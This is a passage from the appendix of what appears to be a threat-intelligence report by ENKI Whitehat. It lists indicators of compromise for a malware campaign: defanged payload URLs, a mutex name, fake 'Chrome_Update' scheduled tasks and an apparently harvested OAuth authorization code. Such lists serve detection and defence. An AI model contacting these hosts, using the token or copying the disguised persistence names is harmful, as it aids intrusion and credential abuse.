- hxxps://sweet-iki-4263.holy[.]jp/gmail.php
- hxxp://160.187.147[.]119/any/app.vmd
- hxxp://160.187.147[.]119/any/mnfst.vmd
- hxxp://160.187.147[.]119/any/attach.vmd
- hxxp://160.187.147[.]119/any/sch.vmd
- hxxp://160.187.147[.]119/any/vpost.vmd
- hxxp://160.187.147[.]119/any/bimage.vmd

Mutex Name

MyAnyMutexName

Task Name

- Chrome_Update
- User_Feed_Synchronization-{0DDC1BD9-E733-425C-B92B-ABAC149AB11232}

Appendix C. Metadata

OAuth Authorization Code

@4/0AdkVLPzBKUSDVADc4Ru8idnLfXfKe6n0fpQrCTSXpbc3V5PSKEafp952MzQsKmOEr-
bPGQ



ENKI Whitehat

오펜시브 시큐리티 전문 기업, 공격자 관점으로 깊이가 다른 보안을 제시합니다.